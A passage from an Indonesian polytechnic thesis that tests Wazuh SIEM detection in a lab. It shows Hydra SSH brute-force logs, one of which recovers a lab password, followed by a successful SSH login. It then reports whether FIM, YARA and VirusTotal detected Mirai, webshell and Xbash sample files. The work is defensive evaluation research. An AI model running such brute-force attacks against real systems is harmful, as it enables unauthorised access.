[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent1" - 98 of 102 [child 10] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent2" - 99 of 102 [child 15] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "agent3" - 100 of 102 [child 12] (0/2)
[REDO-ATTEMPT] target 10.1.2.8 - login "admint" - pass "wazuh123" - 101 of 102 [child 8] (1/2)
[REDO-ATTEMPT] target 10.1.2.8 - login "admint" - pass "user123" - 102 of 102 [child 4] (2/2)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 08:08:36
```


Gambar 4.86 Hasil Serangan Kedua SSH Brute-force pada Wazuh Agent

Pengujian kedua serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan mudah hasilnya adalah **berhasil** terdeteksi pada SIEM Wazuh.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.87 Hasil Deteksi Serangan Kedua SSH Brute-force pada Wazuh Agent

Pengujian ketiga serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan sedang hasilnya adalah **tidak berhasil** mendapatkan *username* dan *password* yang valid.

```
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "4dm1n" - 81 of 100 [child 6] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "4dm1nt" - 82 of 100 [child 5] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "4dm1n1str4t0r" - 83 of 100 [child 10] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "w4zuh" - 84 of 100 [child 3] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "us3r" - 85 of 100 [child 12] (0/0)
[RE-ATTEMPT] target 10.1.2.8 - login "agent2" - pass "w4zuh" - 85 of 100 [child 3] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "s3rv3r" - 86 of 100 [child 13] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "4g3nt" - 87 of 100 [child 7] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "4g3nt1" - 88 of 100 [child 9] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "4g3nt2" - 89 of 100 [child 0] (0/0)
[RE-ATTEMPT] target 10.1.2.8 - login "agent2" - pass "s3rv3r" - 89 of 100 [child 13] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "4g3nt3" - 90 of 100 [child 15] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4dm1n" - 91 of 100 [child 8] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4dm1nt" - 92 of 100 [child 1] (0/0)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4dm1nt" - 92 of 100 [child 1] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4dm1n1str4t0r" - 93 of 100 [child 2] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "w4zuh" - 94 of 100 [child 4] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "us3r" - 95 of 100 [child 14] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "s3rv3r" - 96 of 100 [child 11] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4g3nt" - 97 of 100 [child 6] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4g3nt1" - 98 of 100 [child 5] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4g3nt2" - 99 of 100 [child 8] (0/0)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "4g3nt3" - 100 of 100 [child 1] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 08:13:39
```


Gambar 4.88 Hasil Serangan Ketiga SSH Brute-force pada Wazuh Agent

Pengujian ketiga serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan sedang hasilnya adalah **berhasil** terdeteksi pada SIEM Wazuh.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.89 Hasil Deteksi Serangan Ketiga SSH Brute-force pada Wazuh Agent

Pengujian keempat serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan sulit hasilnya adalah **berhasil** mendapatkan *username* dan *password* yang valid.

```
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "#s3rv3r" - 86 of 102 [child 8] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "#4g3nt" - 87 of 102 [child 3] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent2" - pass "#s3rv3r" - 87 of 102 [child 8] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "#4g3nt1" - 88 of 102 [child 6] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent2" - pass "#4g3nt2" - 89 of 102 [child 9] (0/2)
[2200][ssh] host: 10.1.2.8 login: agent2 password: #4g3nt2
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4dm1n" - 91 of 102 [child 9] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4dm1nt" - 92 of 102 [child 12] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4dm1n1str4t0r" - 93 of 102 [child 14] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#w4zuh" - 94 of 102 [child 11] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#us3r" - 95 of 102 [child 1] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#s3rv3r" - 96 of 102 [child 2] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt" - 97 of 102 [child 7] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt1" - 98 of 102 [child 10] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4dm1nt" - 98 of 102 [child 12] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt2" - 99 of 102 [child 15] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt" - 99 of 102 [child 7] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt1" - 99 of 102 [child 10] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt" - 99 of 102 [child 7] (0/2)
[RE-ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt1" - 99 of 102 [child 10] (0/2)
[ATTEMPT] target 10.1.2.8 - login "agent3" - pass "#4g3nt3" - 100 of 102 [child 0] (0/2)
[REDO-ATTEMPT] target 10.1.2.8 - login "admin" - pass "#w4zuh" - 101 of 102 [child 5] (1/2)
[REDO-ATTEMPT] target 10.1.2.8 - login "admin" - pass "#us3r" - 102 of 102 [child 3] (2/2)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-06 08:17:50
```


Gambar 4.90 Hasil Serangan Keempat SSH Brute-force pada Wazuh Agent

Pengujian keempat serangan SSH *brute-force* dilakukan menggunakan *username* dan *password* dengan tingkat kesulitan sulit hasilnya adalah **berhasil** terdeteksi pada SIEM Wazuh.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.91 Hasil Deteksi Serangan Keempat SSH Brute-force pada Wazuh Agent

Pengujian *login* SSH ke Wazuh *agent* dilakukan menggunakan *username* dan *password* yang telah didapatkan dari hasil *brute-force* dan hasilnya adalah **berhasil login**.

```

L$ ssh -p 2200 agent2@10.1.2.8
agent2@10.1.2.8's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-141-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sun Jul  6 01:22:42 AM UTC 2025

System load:  0.02          Processes:           134
Usage of /:   65.6% of 11.21GB Users logged in:        1
Memory usage: 41%          IPv4 address for enp0s3: 10.1.2.8
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

55 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jul  6 01:22:43 2025 from 10.1.2.13
agent2@wazuh:~$
  
```

Gambar 4.92 Pengujian Login SSH ke Wazuh Agent

Pengujian *login* SSH ke Wazuh *agent* **berhasil** terdeteksi pada SIEM Wazuh dengan keterangan “sshd: authentication success”.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta




Gambar 4.93 Hasil Deteksi Pengujian Login SSH ke Wazuh Agent

4.4.3.4 Hasil Pengujian Serangan Malware

- Hasil serangan *malware* pertama

File Integrity Monitoring (FIM) hanya mendeteksi *file* yang ditambahkan (mirai) dan perubahan *hash* saja. Oleh karena itu, FIM **tidak berhasil** mendeteksi langsung *file* tersebut sebagai *malware*.



Gambar 4.94 Hasil Serangan Malware Pertama pada Wazuh Agent

- Hasil serangan *malware* kedua

File Integrity Monitoring (FIM) hanya mendeteksi *file* yang ditambahkan (webshell) saja dan tidak mendeteksi perubahan *hash*. Oleh karena itu, FIM **tidak berhasil** mendeteksi langsung *file* tersebut sebagai *malware*.



Hak Cipta :


1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.95 Hasil Serangan Malware Kedua pada Wazuh Agent

- Hasil serangan *malware* ketiga

File Integrity Monitoring (FIM) hanya mendeteksi *file* yang ditambahkan (xbash) dan perubahan *hash* saja. Oleh karena itu, FIM **tidak berhasil** mendeteksi langsung *file* tersebut sebagai *malware*.



Gambar 4.96 Hasil Serangan Malware Ketiga pada Wazuh Agent

- Hasil serangan *malware* pertama


YARA **berhasil** mendeteksi *file* yang ditambahkan (mirai) sebagai *malware* dan cocok dengan *rules* YARA, yaitu:

- MAL_ELF_LNX_Mirai_Oct10_2_RID2F3A
- SUSP_XORed_Mozilla_Oct19_RID2FA3



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumunkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.97 Hasil Serangan Malware Pertama pada Wazuh Agent

- Hasil serangan *malware* kedua

YARA **berhasil** mendeteksi *file* yang ditambahkan (webshell) sebagai *malware* dan cocok dengan *rules* YARA, yaitu:

- Webshell_Worse_Linux_Shell_php_RID3323
- Webshell_Worse_Linux_Shell_1_RID320C



Gambar 4.98 Hasil Serangan Malware Kedua pada Wazuh Agent

- Hasil serangan *malware* ketiga

YARA **berhasil** mendeteksi *file* yang ditambahkan (xbash) sebagai *malware* dan cocok dengan *rules* YARA, yaitu MAL_Xbash_PY_Sep18_RID2D38.



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.99 Hasil Serangan Malware Ketiga pada Wazuh Agent

- Hasil serangan *malware* pertama

VirusTotal **berhasil** mendeteksi *file* yang ditambahkan (mirai) sebagai *malware* dan memberikan *output* berupa *link* detail mengenai *malware* tersebut pada *database* VirusTotal.




Gambar 4.100 Hasil Serangan Malware Pertama pada Wazuh Agent

Gambar 4.101 menampilkan hasil dari VirusTotal yang mendeteksi *file* tersebut (mirai) sebagai *malware*. *Output* yang diberikan menjelaskan *file* tersebut tergolong *malicious* pada *database* VirusTotal *threat intelligence*.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.101 Detail Malware Serangan Pertama di VirusTotal

- Hasil serangan *malware* kedua

VirusTotal **berhasil** mendeteksi *file* yang ditambahkan (webshell) sebagai *malware* dan memberikan *output* berupa *link* detail mengenai *malware* tersebut pada *database* VirusTotal.




Gambar 4.102 Hasil Serangan Malware Kedua pada Wazuh Agent

Gambar 4.103 menampilkan hasil dari VirusTotal yang mendeteksi *file* tersebut (webshell) sebagai *malware*. *Output* yang diberikan menjelaskan *file* tersebut tergolong *malicious* pada *database* VirusTotal *threat intelligence*.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengemukakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.103 Detail Malware Serangan Kedua di VirusTotal

- Hasil serangan *malware* ketiga

VirusTotal **tidak berhasil** mendeteksi *file* yang ditambahkan (xbash) sebagai *malware* dan tidak dapat memberikan *output* berupa *link* detail mengenai *malware* tersebut pada *database* VirusTotal.




Gambar 4.104 Hasil Serangan Malware Ketiga pada Wazuh Agent

Gambar menampilkan beban sistem yang digunakan oleh FIM, YARA, dan VirusTotal pada Wazuh *agent*. Beban sistem berpacu pada penggunaan CPU dan RAM pada sistem.



Hak Cipta :

